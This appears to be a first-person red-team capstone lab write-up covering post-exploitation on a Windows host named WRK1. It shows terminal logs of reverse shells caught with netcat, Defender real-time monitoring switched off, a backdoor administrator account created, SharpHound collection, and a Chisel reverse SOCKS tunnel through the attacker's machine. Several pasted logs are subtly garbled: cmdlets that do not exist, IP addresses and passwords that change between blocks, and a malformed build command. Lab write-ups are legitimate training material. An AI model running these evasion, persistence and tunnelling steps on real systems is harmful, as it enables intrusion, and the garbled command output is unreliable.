


## 🔵 Post-Exploitation: Disabling Windows Defender

As part of my post-exploitation routine, I proceeded to **disable Microsoft Defender** to ensure ongoing evasion of antivirus detection and to maintain a more stealthy presence on the machine.

This was executed using **PowerShell commands** under elevated privileges:

PS: Set-MpPreference -DisableRealtimeMonitoring \$true



```

MainVPN * RedVPN * InternalVPN * NCVPN * VPN_SSH * e-citizen * NmapDC * RDP21 * NC21 *
$ nc -lvp 9090
listening on [any] 9090 ...
^Z
zsh: suspended nc -lvp 9090

[kali@kali] ~/Desktop/Capstone_Challenge_Resources
$ nc -lvp 9090
listening on [any] 9090 ...
^Z
zsh: suspended nc -lvp 9090

[kali@kali] ~/Desktop/Capstone_Challenge_Resources
$ nc -lvp 9090
listening on [any] 9090 ...
connect to [22.100.1.0] from (UNKNOWN) [10.200.110.21] 62673
Microsoft Windows [Version 10.0.17763.6252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32\cmd.exe
whoami
nt authority\system

C:\Windows\system32\powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32>

```

This action ensured that further payloads or enumeration tools could be executed without interference from built-in endpoint protection mechanisms.

## 🔧 Post-Exploitation & Persistence (Creating a Local Admin Backdoor Account)


With full SYSTEM-level access on **WRK1**, I moved to establish a reliable **persistence mechanism** to ensure continued access even if my reverse shell connection was lost or interrupted.

To maintain long-term access, I created a **new local user account** and added it to the **Administrators group**, granting it elevated privileges on the machine.

This was done using the following commands:

PS: net user admin Passwd123 /add

net localgroup Administrators admin /add



```
zsh: suspended nc -nlvp 9090
kali@kali: ~/Desktop/Capstone_Challenge_Resources
$ nc -nlvp 9090
listening on [any] 9090 ...
zsh: suspended nc -nlvp 9090
kali@kali: ~/Desktop/Capstone_Challenge_Resources
$ nc -nlvp 9090
listening on [any] 9090 ...
connect to [10.100.1.6] from (UNKNOWN) [10.200.110.211] 42673
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (c) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>Set-AppPreference -DisableRealTimeMonitoring $True
Set-AppPreference -DisableRealTimeMonitoring $True
PS C:\Windows\system32>net user admin Password123 /add
net user admin Password123 /add
The command completed successfully.

PS C:\Windows\system32>net localgroup Administrators admin /add
net localgroup Administrators admin /add
The command completed successfully.

PS C:\Windows\system32>
```

This new account acts as a **stealthy administrative backdoor**, allowing future logins through RDP or local access mechanisms without relying on live sessions or active reverse shells.

## Outcome

This persistence technique ensured:

- Continued access to the compromised host (WRK1)
- Administrative-level privileges without triggering alerts
- A fallback access method in case of cleanup or reboot

With **SYSTEM-level access** on **WRK1**, complete **control over endpoint defenses**, and a **persistence mechanism** in place, I had firmly established administrative dominance over a critical segment of the internal network.

This level of access represents control over the **Corporate Division Tier 2 Infrastructure**, fulfilling a major objective of the red team operation.

## Flag 4 Captured:

**“Administrative access to Corporate Division Tier 2 Infrastructure”**

 **Status: Achieved**

```
File Actions Edit View Help
MainVPN x RedVPN x InternalVPN x NCVPN x VPN_SSH x e-citizen x NmapDC x RDP21 x NC21 x
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32\cmd
cmd
nt authority\system

C:\Windows\system32\powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-NetPreference -DisableRealtimeMonitoring $true
Set-NetPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> net user admin Password123 /add
net user admin Password123 /add
The command completed successfully.

PS C:\Windows\system32> net localgroup Administrators admin /add
net localgroup Administrators admin /add
The command completed successfully.

PS C:\Windows\system32> C:\Users\Administrator
C:\Users\Administrator
C:\Users\Administrator : The term 'C:\Users\Administrator' is not recognized as the name of a cmdlet, function, script
file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct
and try again.
No lines of output.
PS C:\Users\Administrator
+ CategoryInfo          : ObjectNotFound: (C:\Users\Administrator:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32> cd C:\Users\Administrator
cd C:\Users\Administrator
PS C:\Users\Administrator> echo "87ab838a-ddcc-441d-b6d0-918c8794f06e" > mohammedali.txt
echo "87ab838a-ddcc-441d-b6d0-918c8794f06e" > mohammedali.txt
PS C:\Users\Administrator> cmd
cmd
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>echo "87ab838a-ddcc-441d-b6d0-918c8794f06e" > mohammedali.txt
echo "87ab838a-ddcc-441d-b6d0-918c8794f06e" > mohammedali.txt
C:\Users\Administrator>
```

```
File Actions Edit View Help
MainVPN x RedVPN x InternalVPN x NCVPN x VPN_SSH x e-citizen x NmapDC x RDP21 x NC21 x
[5]  ROOT Tier 0 Posthold
[6]  ROOT Tier 0 Admin
[7]  SWIFT Web Access
[8]  SWIFT Captures Access
[9]  SWIFT Approver Access
[20] SWIFT Payment Mode
[100] Exit
Select item:
Please provide the hostname of the host you have compromised (please use the name provided in your network diagram): wk1


In order to verify your access, please complete the following steps:
1. On the wk1 host, navigate to the C:\Users\Administrator directory
2. Create a text file with this name: mohammedali.txt
3. Add the following GUID to the first line of the file: 87ab838a-ddcc-441d-b6d0-918c8794f06e
4. Click proceed for the verification to occur

Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter 2
Ready to verify? [Y/N/?]: Y
Warnings: Permanently added '10.200.136.21' (ECDSA) to the list of known hosts.
mohammedali.txt
100% 7B 60.4KB/s 00:00

Issue with reading the file provided: 'utf-8' codec can't decode byte 0xff in position 0: Invalid start byte

Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter 2
Ready to verify? [Y/N/?]: Y
Warnings: Permanently added '10.200.136.21' (ECDSA) to the list of known hosts.
mohammedali.txt
100% 43 24.0KB/s 00:00
['mohammedaligcorp.th3reserve.loc': (550, b'Unknown user')]
Error: unable to send email

Well done! Check your email!
['mohammedaligcorp.th3reserve.loc': (550, b'Unknown user')]
Error: unable to send email
```



## 🧠 Phase 9 – Domain Enumeration & Kerberoasting Discovery

With administrative access to a **domain-joined machine (WRK1)**, I transitioned into **domain reconnaissance** to uncover privilege relationships and potential attack paths within the Active Directory environment.


### 📦 Tool Deployment: BloodHound (SharpHound)

To enumerate the domain, I utilized **BloodHound**, a powerful graph-based AD analysis tool. I followed the standard red team data collection workflow:

#### 1. Transferred SharpHound to WRK1

Using my attacker-controlled Python web server and I downloaded the **SharpHound.exe** collector to the target using Google Chrome.






## 2. Executed SharpHound Collection

I ran the full data collection module to capture all available AD relationships:

Cmd: .\SharpHound.exe -c All




## 3. Exfiltrated the Results

Once the collection completed, I securely transferred the resulting .zip data archive back to my attack box for local analysis.

## 4. Imported into BloodHound

Loaded the dataset into the **BloodHound GUI** and began analyzing the graph for attack paths and privileged accounts.



### Key Finding: Kerberoastable Accounts

One of the immediate and actionable discoveries was the presence of **Kerberoastable service accounts**—user accounts with **Service Principal Names (SPNs)** set, which can be targeted for offline password cracking.



These accounts represent a prime lateral movement opportunity and will be the target of the next phase in the engagement.

To extend my reconnaissance capabilities and interact directly with the **Domain Controller (CORPDC)** from my attacker machine, I set up a pivot tunnel using **Chisel** and **tun2socks**. This step allowed me to treat the internal network as locally accessible, enabling seamless use of enumeration tools from my own environment.

## Internal Access via SOCKS Proxy (Chisel + tun2socks)

After installing **chisel** and **tun2socks** following their documentations

### 1. Chisel Tunnel Setup

I established a SOCKS proxy by tunneling through the compromised WRK1 machine:

- **On the Attacker Machine:** `chisel server -p 8000 --reverse`

```
kali@kali: ~/Desktop/Capstone_Challenge_Resources
$ chisel server -p 8000 --reverse
2025/04/07 00:02:45 server: Reverse tunnelling enabled
2025/04/07 00:02:45 server: Fingerprint: PJAIs0eGyGmWd25J60T2oa7SVDCIyRQe5W6CfCQY-
2025/04/07 00:02:45 server: Listening on: http://0.0.0.0:8000
2025/04/07 00:02:45 server: session1: tun1 proxy@127.0.0.1:1080 socks: Listening
```


- **On VPN Server using ssh access that I created then run:**  
`chisel client 10.50.113.85:8000 R:socks`

```
"C2025/04/07 12:01:35 client: Cancelled
2025/04/07 12:02:14 client: Connecting to wrk1/10.50.113.85:8000
2025/04/07 12:02:14 client: Connected (Latency 384.385378ms)"
```

### 2. Virtual Interface Creation via tun2socks

To interact with internal services that don't natively support SOCKS, I spun up a virtual network interface using tun2socks:

**Terminal:** `sudo tun2socks -device tun://tun1 -proxy socks5://127.0.0.1:1080`




```
golang.org/x/sys/cpu
golang.org/x/crypto/ssh
github.com/xjasoniv/tun2socks/v2/transport/shadowsocks/shadowsocks
golang.org/x/crypto/sha3@poly1985
github.com/xjasoniv/tun2socks/v2/core/option
github.com/xjasoniv/tun2socks/v2/transport/internal/bufferpool
github.com/xjasoniv/tun2socks/v2/transport/socks4
github.com/xjasoniv/tun2socks/v2/transport/shadowsocks/shadowsocks
github.com/xjasoniv/tun2socks/v2/core
github.com/xjasoniv/tun2socks/v2/transport/socks5
encoding/xml
github.com/xjasoniv/tun2socks/v2/transport/shadowsocks/core
io/ioutil
github.com/ajg/form
runtime/debug
github.com/ajg/form
github.com/xjasoniv/tun2socks/v2/internal/version
os/exec
github.com/google/uuid
go.uber.org/automaxprocs/internal/cgroups
github.com/xjasoniv/tun2socks/v2/tunnel/statistic
google.golang.org/protobuf/proto
go.uber.org/automaxprocs/internal/runtime
go.uber.org/automaxprocs/maxprocs
github.com/xjasoniv/tun2socks/v2/transport/simple-obfs
github.com/gorilla/websocket
github.com/xjasoniv/tun2socks/v2/restapi
github.com/xjasoniv/tun2socks/v2/log
github.com/xjasoniv/tun2socks/v2/tunnel
github.com/xjasoniv/tun2socks/v2/engine
github.com/xjasoniv/tun2socks/v2

-- kali@kali: ~/Desktop/Capstone_Challenge_Resources/tun2socks
$ sudo go build tun2socks ./usr/local/bin

-- kali@kali: ~/Desktop/Capstone_Challenge_Resources/tun2socks
$ sudo tun2socks -device tun://tun1 -proxy socks5://127.0.0.1:1080
[*level="info",ts="174428011.633114",caller="engine/engine.go:237",msg="[STACK] tun1 <-> socks5://127.0.0.1:1080"]
```

**Terminal:** `sudo ip link set tun1 up`

**Terminal:** `sudo ip route add 10.200.116.102/32 dev tun1`



This allowed tools on my attacker system to treat internal IPs as directly reachable.

### Active Directory Expansion

With the tunnel and interface in place, I could now directly communicate with **CORPDC** (the Domain Controller), opening the door for advanced enumeration and exploitation, such as:

- Gathering domain policies
- Enumerating group memberships
- Querying user SPNs for Kerberoasting

At this stage, I had all the prerequisites lined up for the **Kerberoasting attack**, targeting the accounts previously identified by BloodHound.

Following the identification of several **Kerberoastable accounts** via **BloodHound**, I proceeded to execute a **Kerberoasting attack** to extract encrypted service ticket hashes from the Domain Controller (CORPDC).

